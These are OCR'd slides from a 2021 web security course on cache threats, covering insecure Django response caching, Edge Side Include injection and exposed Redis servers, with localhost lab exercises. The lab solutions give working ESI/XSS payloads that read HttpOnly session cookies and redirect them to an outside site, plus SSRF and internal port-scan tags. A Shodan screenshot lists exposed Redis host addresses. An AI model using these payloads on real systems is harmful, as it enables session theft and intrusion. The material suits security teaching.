CACHING

- Caching is an essential technology of the web. It saves time and money by storing local results of precomputation or downloading, so that we don't have to recompute them or download them again.

- Caching has made the web bearable and affordable.

- Caching comes in many layers and technologies:
  - Browser cache.
  - CDN (Content Delivery Network) cache.
  - Caching servers (redis, memcached…etc)
  - Cloud native caches like Elasticache.

Copyright © 2021 Mohammed Aldoub (Voulnet)

CACHE SECURITY CONCERNS

- Leaking cached data to unauthorized entities.
- Poisoning or controlling caches.
- Insecure caching infrastructure.
- CDN resources poisoning

Copyright © 2021 Mohammed Aldoub (Voulnet)

CACHE THREATS TO APIS

Caching is an essential aspect of API and web development. Caching saves money, time and computing resources by saving previously-computed or previously-fetched resources.

What could go wrong?

- Sensitive data is cached for one user and sent to other users by mistake.
- Allowing attackers to influence/change/"poison" the cached data.
- Edge Side Inclusion attacks.
- Attacking the caching infrastructure directly.
- Cache systems failing to work resulting in downtime or increased waste of computation (therefore slower service and higher usage bills).
- Waterhole attacks against globally cached resources (Like jquery JS files)

Copyright © 2021 Mohammed Aldoub (Voulnet)

POTENTIAL SOLUTIONS TO CACHE THREATS

Securing caching requires lots of collaboration and facilitation between infrastructure, code and sometimes user agents (browsers). This gets more complex when 3rd party caching is used.

Potential solutions to aforementioned problems:

- Selective and context-aware caching at code and HTTP endpoint levels to determine what to cache and what not to cache.
- Good knowledge and usage of HTTP caching headers in a secure fashion.
- Securing edge-side or 3rd party caching infrastructure using proper configuration.
- Securing internal caching infrastructure using authentication and access controls.
- Implementing redundancy and integrity features to maintain availability and authenticity of cached resources.

Copyright © 2021 Mohammed Aldoub (Voulnet)

CACHING SENSITIVE OPTIONS

- HTTP caching options.
- Caching entire responses and risks

Copyright © 2021 Mohammed Aldoub (Voulnet)

CACHING IN HTTP HEADERS

- HTTP headers can influence how caching behaves to end clients.
- The most important header is Cache-Control, with its values being:
  - Private ---> cache privately for a single user
  - Public ---> Cache it for all
  - No-cache and no-store --> No caching
- Sometimes, however, we need more control over the caching process.

Copyright © 2021 Mohammed Aldoub (Voulnet)

CACHING ENTIRE RESPONSES

- In many applications, creating the response from scratch can be costly, so apps simply cache the entire response and serve it to everyone else who asks for it later.
- Check the following code: It caches the entire response in Django, for a function that returns your user info:

```
@cache_page(60 * 5)
def your_info(request):
    user = request.user
    return render(request,"userinfo.html",{'user':user})
```

- It caches the entire response page for 5 minutes.
- But notice how it caches a page that contains your user info?


- What if cached your userinfo and served it to all other visitors of the same URL?

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB65: INSECURE CACHING

Copyright © 2021 Mohammed Aldoub (Voulnet)

- In this lab, we will open two browser instances. One where we are logged in as admin, and a Private tab (that doesn't have any sessions) where are not logged in.
- In the regular browser, visit http://localhost and login as admin, for example, or any user.
- Then visit http://localhost/your_info/
- What do you see?
- Your user details, sensitive info, of course.
- But nothing you wouldn't see by yourself!



SOLUTION


- Now, in the private browser, where you are NOT logged in, visit:
- http://localhost
- You should not be logged in!

- Then visit http://localhost/your_info/ in the private browser.

- Do you see that?

- The admin's private data were cached and returned to other users!
- An obvious vulnerability!

In private mode!



Copyright © 2021 Mohammed Aldoub (Voulnet)

EDGE SIDE INCLUDE INJECTION

- Edge Side Include is a feature in many caching servers such as Squid, Varnish, Fastly and others.
- This feature allows the backend server to tell the caching server where to get updated data for a cached template.
- For example a full html page would be cached, except for one or two fields that get updated regularly.
- ESI is used tell the caching server where to find values for these cached values.

Copyright © 2021 Mohammed Aldoub (Voulnet)

EDGE SIDE INCLUDE INJECTION

- ESI works by using special ESI tags, like <esi:include> and <esi:vars> and others.
- These tags instrument the caching server on what to do and what to replace.

- See this example: We tell the caching server where to call to get the daily price of Gold and Silver.

- /api/prices/gold


- On the same host as the page itself.

```
<html>
<body>
  Daily Gold Price:<esi:include src="/api/prices/gold" />
  Daily Silver Price: <esi:include src="/api/prices/silver" />
  </body>
</html>
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

EDGE SIDE INCLUDE INJECTION



EDGE SIDE INCLUDE INJECTION

- ESI tags get processed by the Caching server.
- The web server responses contain the esi tags.
- And the caching server makes actions based on it.

- What if attackers could add their own esi tags?

- By XSS vulnerabilities, perhaps!

- It would mean attackers can influence the caching server to do attacker's actions.

Copyright © 2021 Mohammed Aldoub (Voulnet)

EDGE SIDE INCLUDE INJECTION

- What can we do with ESI tags?

Tag	Action	Example
<esi:include>	SSRF	`<esi:include src="http://169.254.169.254/latest/" />`
<esi:include>	Local port scanning	`<esi:include src="http://some-internal-ip:8080" />`
<esi:comment>	Checking for ESI injection	`<esi:comment text="this comment doesn't show in the rendered page" />`
<esi:vars>	Reading variables	`<esi:vars> Http Referer is: $(HTTP_REFERER) </esi:vars>`

Copyright © 2021 Mohammed Aldoub (Voulnet)

TAKEHOME – LAB66: EDGE SIDE INCLUDE INJECTION EXPLOITATION

- There exists a caching server running on: http://localhost:8888
- It's running the Squid Caching reverse proxy.
- It's configured with ESI support!

- Your task is to abuse ESI tags to steal the cookie of the logged in admin!
- You need an XSS vulnerability!

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ESI VARS

- The variable for accessing the cookie in ESI vars is: **$(HTTP_COOKIE)**
- Remember the table:

<esi:vars>	**Reading variables**	`<esi:vars> Http Referer is: $(HTTP_REFERER) </esi:vars>`

- So to steal the cookie we need to use <esi:vars> to load the **$(HTTP_COOKIE)**
- into some HTML code in the page.

- That HTML code should allows us to steal the cookie!

Copyright © 2021 Mohammed Aldoub (Voulnet)


SOLUTION: BYPASSING COOKIE SECURITY

Copyright © 2021 Mohammed Aldoub (Voulnet)

- Hint: The XSS vulnerability exists in: http://localhost:8888/check_tasks/

Cookies can be secured against JavaScript hijacking by setting the HttpOnly flag.

But if we use ESI injection, we can bypass this restriction, because ESI renders before Javascript.



SOLUTION: CODE SAMPLE

Copyright © 2021 Mohammed Aldoub (Voulnet)


- Let's try to merge a regular XSS attack with an ESI injection attack!

```
<script>alert("1")</script>
<esi:vars>$(HTTP_COOKIE)</esi:vars>
...............Combined:

<esi:vars><script>alert("$(HTTP_COOKIE)")</script></esi:vars>
```

Copyright © 2021 Mohammed Aldoub (Voulnet)


SOLUTION: FULL ESI PAYLOAD

- Try this payload:
- localhost:8888/check_tasks/?task_name=<esi:vars><script>alert("$(HTTP_COOKIE)")</script></esi:vars>
- Notice that the sessionid cookie is shown, even though it's set as HTTPOnly!
- Now Try for example: http://localhost/check_tasks/?task_name=<script>alert(document.cookie)</script>
- What is the difference?



SOLUTION: SMUGGLING THE PROTECTED COOKIE

- Now let's try to leak the cookie to another website.
- Try this payload:
- **localhost:8888/check_tasks/?task_name=<esi:vars><script>window.location="https://www.google.com/?q=$(HTTP_COOKIE)"</script></esi:vars>**



It worked! You sent the cookie to another server!

Copyright © 2021 Mohammed Aldoub (Voulnet)

ATTACKING REDIS SERVERS

- There are many caching databases used by applications, the most popular of which are Redis and Memcached.
- Attackers regularly scout the internet looking for open and vulnerable instances of redis and Memcached.

- Redis usually listens on port 6379, Memcached on 11211

MEMCACHED

Copyright © 2021 Mohammed Aldoub (Voulnet)

ATTACKING REDIS SERVERS

- In this course we will focus a bit on Redis, since it is used in the VVDA vulnerable app.
- How many vulnerable open Redis instances are there? Let's ask Shodan, the google of port scanners!
- 18000 Redis servers!


SHODAN redis Explore Pricing Enterprise Access

Exploits Maps

TOTAL RESULTS

19,757

TOP COUNTRIES



China	6,422
United States	5,156
Germany	1,231
France	777
Russian Federation	645

TOP SERVICES

Redis	18,156
HTTPS	363
8081	315
HTTP	228
Docker	124

13.232.117.20
ec2-13-232-117-20.ap-south-1.compute.amazonaws.com
Amazon Data Services India
Added on 2019-04-06 20:38:19 GMT
India, Mumbai

cloud

```
# Server
redis_version:5.0.3
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:8a174064f753a6ef
redis_mode:standalone
os:Linux 4.15.0-1032-aws x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.3.0
process_id:1875
run_id:5712e198fd838a61930650...
```

23.224.252.221
23.224.252-221.ceranetworks.com
CloudRadium L.L.C
Added on 2019-04-06 20:35:58 GMT
United States, Los Angeles

```
# Server
